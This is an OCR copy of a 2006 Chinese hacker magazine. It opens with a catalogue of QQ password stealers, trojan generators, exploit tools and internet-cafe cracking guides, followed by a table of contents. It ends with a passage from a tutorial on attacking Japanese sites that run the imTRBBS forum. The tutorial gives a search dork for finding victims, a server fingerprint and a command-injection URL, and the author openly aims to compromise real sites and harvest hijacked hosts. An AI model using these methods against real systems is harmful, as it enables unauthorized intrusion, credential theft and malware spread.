上兴盗QQ 王
石头QQ 大盗
QQ 在线破解器
极限居QQ 大盗1.4 版
农民QQ 密保大盗
全新OICQ 声音 V7.01 ＋超酷日记版
最新的QQ 嗅探器＋SDK 源码
QQ 代码生成器
LoveQQ 木马生成器
QQ&TM 免密码登陆器
QQ 靓号注册王
QQ聊天刷屏攻击器 V1.0免杀版
QQ 密码大划拉2.1－元旦版
QQ 群发大师 V2005 迎春版
qq2005 正式版免密码本地登陆器
0205 艺泰QQ 群发5.0 破解版
QQSniffer
QQ 工具大集合
QQ 哈哈境(黑软基地会员专用版)
QQ 幻想助理0807 脱机体验版
QQ 脱机挂平台 0[1].5 版
QQ 蜗牛暴力破解器＋动画教程
QQ 远控精灵2.5 及完整源代码
松滋盗Q 精灵
QQ 强制聊天器华西专版
最新搜客QQ 挂机平台UDP 单独服务器无限制版＋最新注册机

黑客教程－辅助工具

4489SCAN
ACCESS PASSVIEW
ADSL 密码终结者
DATABROWSER
DSSCAN
HSCAN
IECOOKIEVIEW
MD5CRACK
MIMIBROWSER
NC
NMAP
PORTREADY
portscanner
RECTON
regsnap
remoxec
RpcScanV1.1
SHED1.01
Socks Proxy Finder2
SQLScanv1.2
SRVINSTW

uperscan3
unaccess
U-Scan
viewpassword
WebDAVScan
Windows NT2000 自动攻击探测机
WinSock Expert
X-Scan-v3.3
X-Way2.5
xxx2xxx
代理超人
灵鸠金镖
修改 COOKIES 的浏览器
虚拟主机站点查询工具
最新微软 TCPIP 破解补丁

黑客教程－脚本攻击－工具

动网论坛漏洞利用工具
上传漏洞利用程序
asp 木马全集
SQL 注射超强集合

黑客教程－脚本攻击－教程

114 论坛 COOKIE 过滤不严漏洞
eNet 硅谷动力跨站漏洞
log 备份获得 webshell
Nc 入侵
nc 提交综合教程
'or''='or' 泄露台湾站点管理员信息
PHP 程序常见漏洞分析
Php 注射网易 163
SA 入侵韩国主机录
SQL 注入技术实例讲解
编辑器的上传
超级另类注射进网站后台
从 Conn.asp 中揪出 SA 密码
打造自己的 ASP 大马
调用 MYSQL 提升管理权限
动易的上传漏洞
国外注射教程 1-8
华夏 vip 脚本动画
脚本入侵中遇到的一些特殊情况
静态网页下找注射点
利用上传漏洞拿企业网站 webshell
批量检测扫描日本网站
批量入侵新云整站系统
入侵 QQ 网站
入侵 yahoo
入侵网易 wapblog
失败的指定注入
通过 'or'-'or' 和本地提交 拿 webshell 详细版
新浪网跨站漏洞
一句话的综合利用
一句话木马的强化应用
找 php 的 webshell
中网景论坛上传漏洞的利用演示
注入 sa 提权
最简单的注入入侵

黑客教程－网吧专题

Pubwin 系列
方竹管理密码破解器
美萍系列
万象系列
网吧管理集成破解器
网吧死机攻击器
网上邻居密码瞬间破解器
还原卡相关
DNS 欺骗入侵网吧
EP 免费上网
N 种方法破网吧限制
安检我所在的网吧
把网吧机变成家庭机型
冰点还原精灵破解
不小心破解网吧
菜鸟 100% 破解万象免费上网
菜鸟的网吧破解教程
菜鸟内网游
菜鸟网吧试验
菜鸟也玩网吧远程控制
超级免费上网教程
超级网吧破解
鸽子配置加内网上线简单法
攻击网吧 IP(全系统详细版)
关于万象加钱后的问题
横行网吧
简单的免费上网的教程
简简单单破万象免费上网
教菜鸟入侵网吧主机
教大家在逍遥游创世纪自己加钱
教你如何赚网吧的钱
截取网吧管理员密码遇到的问题解决
解除网吧下载限制我有高招
解决网吧的杀毒软件
禁止别人网吧上网
局域网攻击
局域网泡妹妹
利用 SQL 漏洞入侵网吧主机拿权限
另类玩转网吧
另类万象管理系统密码破解
免费上网系列
破解还原精灵 6.0 的思路
破解净网先锋免费上网
破解所有网吧管理系统的下载限制
破解万象系列
破解网吧两法
破解网吧限制下载黑客软件
破解网吧游戏菜单
破解网管口令与删除还原精灵挂马
破解桌面限禁与挂马
强者系统破解思路
全球网吧绝对破解 X 法
任何网吧随我上
如何在防守严密的网吧控制其所有电脑
入侵挂马网吧
入侵网吧挂马
入侵网吧技术全攻略
网吧冲钱动画
网吧冲钱我型我 SHOW
网吧低水平高效率挂马
网吧鸽子另类 100%上线＋抓鸡教程(补充)
网吧加钱的思路与工具
网吧另类免费上网百分百成功
网吧破解
网吧破解各种版本万象
网吧破解若干方法
网吧全攻略
网吧入侵
网吧入侵教程
网吧入侵免费上机破解
网吧终结盗号
网吧种植木马回家远程控制
一元上网无时限
远程控制网吧建立会员帐号自己加钱
在任何网吧疯狂下载
在网吧自动盗取 QQ
终极突破万象免费上网
数据库修改
玩转冰点还原精灵
万能卡开网吧所有机子免费上网
网吧 5 毛钱上网
网吧 100% 免费上网
网吧 100% 注入木马
网吧"奇"遇记
网吧 WEB 电影服务器制作

黑客教程－溢出攻击

(ms04019)权限提升工具
apache 溢出程序
CCProxy_6.0 溢出
cneml 溢出
dcom 溢出
dsr-cfengine 溢出
ftpexp
ftpservervexp
Golden FTP 远程溢出工具
idqover 溢出
iframe 溢出工具
IIS WEBDAV 远程缓冲区繁体版溢出工具
iis5dav 溢出
iis-xpltexp
imail 溢出
jpeg 溢出
LocatorHack 远程溢出程序
lotr3boom 溢出
MEIMAPS 溢出
ms 系列溢出程序及相关工具
mysql_exploit
pnpexp
realplayexp
realplay 溢出工具
RealServer Buffer Overflow Ex
seruexp.php
serv-u 提权动画及相关工具
sqlhello 溢出工具
Su_Exp
sumus 溢出
svu 溢出工具
type 缓冲区溢出
vbb3 溢出
vncx4 溢出工具
Win_emf_HeapOverflow_MS04-032
winampexp
winrarexp
winremoteexp
wins 攻击
wins 溢出攻击
WinTaskSchedExp
winupnpex
wmf_exp
zero 溢出
zinf 溢出
zipme 溢出
动网文章溢出工具
飞刀 idq 溢出攻击
通用批量溢出程序
网络地址转换 NAT
溢出工具集合
溢出入侵教程
最新 MSSQL 溢出演示

黑客教程－远程控制－工具

Arabian Attacker Downloader 1.0
2006 年度最新网马收集
F.J 远控
NCPH 的收费网马
RealPlayer 网马免杀补丁专用生成器
Web 网马生成器 V1.1
不弹不闪过 SP2 网马生成器
超级远程管理 SuperRA 1.1
穿 sp2 不闪网马
多项自删除下载者无后门版
华夏系列
监控大王 V2.0 绿色特别版
一个运行个人电脑上的视频监控软件。
蜜蜂远程通 8.0
免杀灰鸽子迷你版
秒弹 xp sp2 网马最新改良免杀版
木偶远程控制 V1.5
一款小巧的远程控制软件，功能齐全。
内网感染下载者台湾版
禽兽木马(Beast)2.02 版本

蠕虫下载者
上兴远程控制 V3.5
神之网马生成器
网上特工网络监控系统 V5.0
校盟免杀下载者
寻梦图片木马生成器 V1.0
宇鸽专版vip2006
自由远程管理系统 1.0 BETA1
NS2005_Client——NetSpear2006 v1.0.0客户端
简单代码远程监控
RADMIN 生成器

黑客教程－远程控制－教程

自动也玩上线----新思路正向连接也玩自动上线
5 分钟制作免杀下载者
cnnsc 远程控制使用动画
Radmin 的使用
Realplayer 网马免杀之特征免杀
别人网站牧马记
病毒开发讲座涉世之初
不传播木马也得肉鸡
超另类肉鸡上线－短消息通知
端口映射进 3389
鸽子系列
挂马新思路
黑洞免杀
基于 snmp 的信息刺探
价值400RMB传奇木马加使用教程
简单快速免杀法宝
利用 FTP 使上兴远程上线
利用 Realplayer 漏洞高效率捉鸡
利用讯雷资源发布快速传播木马
利用最新爱虫抓 1000 只鸡
没有杀毒软件也测试木马免杀
木马传播套餐
木马语音教程
内存码为输入表函数免杀
配置黑客工具
配置上兴远程控制服务端
让图片"暗藏杀机"
入侵的思路图
入侵台湾服务器
上兴 3[1].4 的免杀过卡巴
手工建立隐藏帐户
图片木马制作
网马制作到挂马传播全教程
网页挂马超详细版
伪装壳的免杀教程
温故 3389 和 PcAnywhere 及 2003 下克隆账号
现在用科麦内网照样上线
用 WINRAR 捆绑木马＋防范措施
用红脸猫使 pcshare 内网上线
远程执行木马掉肉鸡
在逍遥游系统下破下载放马
找回你遗失的网银密码
直接加壳木马过卡巴
终极完美网页木马免杀版教程
自己做不弹不闪过" xp sp2 "网页木马生成器
自己做木马后门
最新网马免杀

远程控制－工具

Anakrino
Armadmp
AspackDie141
C32Asm
Caspr110
cc 11b5
dup2.10.1
DeDe3.5
crackcode
cryptosearcher0.97
dillodumper2.55
dll_loader
expxv.5
fs
hiew7.2
PEDITOR
kanal23
IDA5.0
Krykiller
myHiew
PBKiller1.5.07
peid
QVIEW
revirgin1.51
Safedisc 2 Cleaner
stripper_v213b9
Stud_PE
Trial-Reset
UltraEdit
undbpe106
unfoxall3.0
unPESPIN1.1
upxfix
VBParser1.2
waspack
WinHex_12.75_SR-6_HA
WinPack v3.00
wnspack
wsdp116
wvp
VB_Decompilerlite
vera
W32dsm8.93
WUN
wupack0.3x
zeroadd 1.0
armafp
armakg
ArmInlinev0.96f
AsciiArtViewer_v1.0_final
asprdbgr
Aspr-loader
BW2K02
CODEFS30
coderecord
deepev1.0
dshrnk16
IceSword
ITCompare
keymake1.73
KillFlowerV1.2
LPE-DLX
OllyICE
opremovba
PDUMP32
PEDIYTools1.10
pemove
PETools
ppatcher4.13zip
regextool
romra
swfdecomp1.8
ucfir16f
ucfrlx10a
unorien
unpecomp2
unte

远程控制－教程

"懒"壳脱方法
QQ 冲击波脱壳教程
爆破屏幕间谍 2006
爆破＋追注册码＋写注册机 50 分钟超长叙述
爆破 RAR
菜鸟学破解
改入口点和加多层壳打造木马表面内存免杀
广告插件的破解
简单破解软件
简单学软件破解
教大家快速爆破软件并制作文件补丁
教你脱 UPX 壳
破解 600 元的软件
破解 LEAPFTP
破解 HDNTV2006 做补丁
破解软件写补丁
破解瑞星密码保护
破解上兴远程控制 3.6
破解易捷文件共享 WEB 服务器
巧破豪杰屏幕录象机
轻松写注册机
如何破解"黑吧超级菜鸟教程"的密码
软件破解
手动超简单脱 FSG2.0 壳
手脱上兴 2006 入侵器
挑战加密至尊
脱彩虹木马的壳
脱壳爆破
脱壳教程
脱上兴僵尸的壳
脱一个录象工具的壳
用 OD 破解动画密码
找出动画教程中的密码

数据恢复

Acronis Disk Director Suite v10.0
EasyRecovery.Professional.v6.10
OSBRecoveryV1.2
RecoverMyFiles
FinalDataEnterprise20
用 winhex 来手动数据恢复

数据库类

MYSQL 相关
ACCESS 相关
SQL 相关
VFP6 中文版程序员
ADBERDR 阅读器
APACHE COOKBOOK 英文版教程
FOXPRO ROR WINDOWS 高级程序设计技术
MS VISUAL INTERDEV6.0 WEB 技术参考手册
ORACLE 相关
PLSQL 基础
POSTGRESQL 使用事例参考(PDF)
VFP 参考
标准建模语言 UML 教程
建立自己的 PHP 论坛
全面了解 JDO 数据库编程
数据库助手在局域网的使用
网站数据库学习教程
逐步精通数据库之 ACCESS／oracle／SQL

语言学习

5 日精通 CSS 层叠样式表
5 日学会动态 HTML
ADO 程序员参考手册
ASP 相关
C 相关
CSS 样式表中文手册
DELPHI 基础教程
FVSDKMASMALL
HTM 代码转换 ASP 代码工具
JAVA 2 入门与事例教程
JAVA 程序设计教程
MCSE2000
MYSQL SQL 脚本生成器
PERLCGI 六天入门
PHP 相关
汇编语言全接触
批处理文件简介与编写
特征码定位器



NOHACK 黑客手册


新年快乐 2006

【回执】送30本黑客手册涂鸦本



【限量版】

￥8.8 2006.1 [本刊附送CD一张赠送，不得单独销售] ◎黑客 ◎自由 ◎娱乐



利用CGI漏洞再搞日本站

以前总有人说日本站不好搞，他们主机大多数不采用Windows系统，所以不好下手。并且存在Sql Injection漏洞的网站也是极少的，其实不管他们采用什么操作系统的服务器，如果网站程序写的不够严谨，CGI方面的漏洞也是不容忽视的……

采访小榕

Script Injection【脚本注射与解析】

淮北为枳，淮南为橘——L-Blog Sql版的几个漏洞浅析

“许愿树”也有“蛀虫”

注入分析 防外部提交程序的突破

狂暴的肉鸡在我手

菜鸟快飞之X-Windows

用Nepim检测Linux

网络传输性能

反黑历程

利用社会工程学突破内网


突破Win2003 PHP服务器的新思路

【破解】

每月破解简闻 / 每月破解技巧

鸟儿学破解——注册深入分析篇

我为欧狂——全能音频转换通的破解



【网络技术】

只要宽带盼，下载真简单

搞定芯片级上网卡

金“解”Pubwin4

没有服软，也能破网吧

对命令行下封锁和反封锁的思考

一次偶然入侵与后台MD5密码破解

与瑞星的挑战

【黑客基础】

建立新的实验室—菜鸟在Win XP下安装Win2000虚拟机

GHOST，没有你，我照样快到还原系统

【安全】

主机入侵信息收集及分析技术简介

ASP安全配置不完全手册

—从asp程序编写到服务器配置

通过QQ获取别人内网IP地址

利用ASP探测IP

多功能开3389工具DIY



邮件服务器溢出漏洞系列分析之一：IMAP EXAMINE命令溢出漏洞分析

国产木马“神气儿”

信息窃取三剑客



肉鸡接龙

新年到了就要有新的惊喜，获得肉鸡的方法也多种多样。你还在苦苦寻找国内的肉鸡吗？看看《利用CGI漏洞再搞日本站》后，你会有出国找肉鸡的冲动；再看看初初的《狂暴的肉鸡任我行》，抓起肉鸡来是又轻松又省力，不要流口水了，开始学习吧！

利用CGI漏洞再搞日本站

KYO

从本文你可以学到：

1.如何用敏感的关键字获得相关的网站地址

2.如何刺探系统的敏感信息

3.利用 *inx 的常用命令获得敏感信息及突破权限执行程序

2005年马上就要结束了，总感觉自己知道的仍然太少，于是在近期萌发了学习的欲望。我想在未来的一两个月内，多抽一些时间系统地学习一些底层的东西。

一、搜索有漏洞的网站

在05年底再写一篇我和我同事以前发现的关于日本某个论坛存在的CGI漏洞，顺便蹂躏一下日本。论坛名字是imTRBBS(ver1.02)，存在的问题仍然是CGI程序代码过滤不严造成可以在IE构造一些命令来执行。至于漏洞细节我就不多说了，下面开始进入实战阶段。

至于imTRBBS(ver1.02)这个论坛，在日本存在还是比较多的。以前总有人说日本站不好搞，他们主机大多数不采用Win+IIS或者Win+Apache，基本上都是*inx系统，所以不好下手，并且存在Sql injection漏洞的网站也是极少的。其实不管他们采用什么操作系统做服务器，如果网站程序写得不够严谨，CGI方面的漏洞还是不难发现的。我们打开http://www.google.co.jp，搜索inurl:im_trbbs.cgi intext:imTRBBS(ver1.02)，发现N多日本站点都采用这个BBS。随便找一个链接，发现这个BBS格式是这样的，界面很难看（如图1）。

http://*.***.or.jp/~dee/predator/bbs/im_trbbs.cgi?uid=predator_general&df=bbs.dat&prm=TAN&pg=1**




图1 imTRBBS的版本信息

我圈住的那个就是论坛的版本。

二、刺探目标服务器版本信息

用iiswrite.exe提交一个包得到：

```
HTTP/1.1 200 OK
Date: Tue, 20 Dec 2005 11:10:01 GMT
Server: Apache/2.0.47 (Unix) mod_perl/1.99_08 Perl/v5.8.0
DAV/2 PHP/5.0.4
Allow: GET,HEAD,POST,OPTIONS,TRACE
MS-Author-Via: DAV
Content-Length: 0
Content-Type: text/plain
```

三、利用常用命令获得敏感信息

这说明操作系统是*inx的，那么我们执行：

http://*.***.or.jp/~dee/predator/bbs/im_trbbs.cgi?uid=predator_general&df=bbs.dat|ls|&prm=TAN&pg=1（相当于win下面的dir命令）（如图2）。**




图2 执行LS命令后的反馈结果

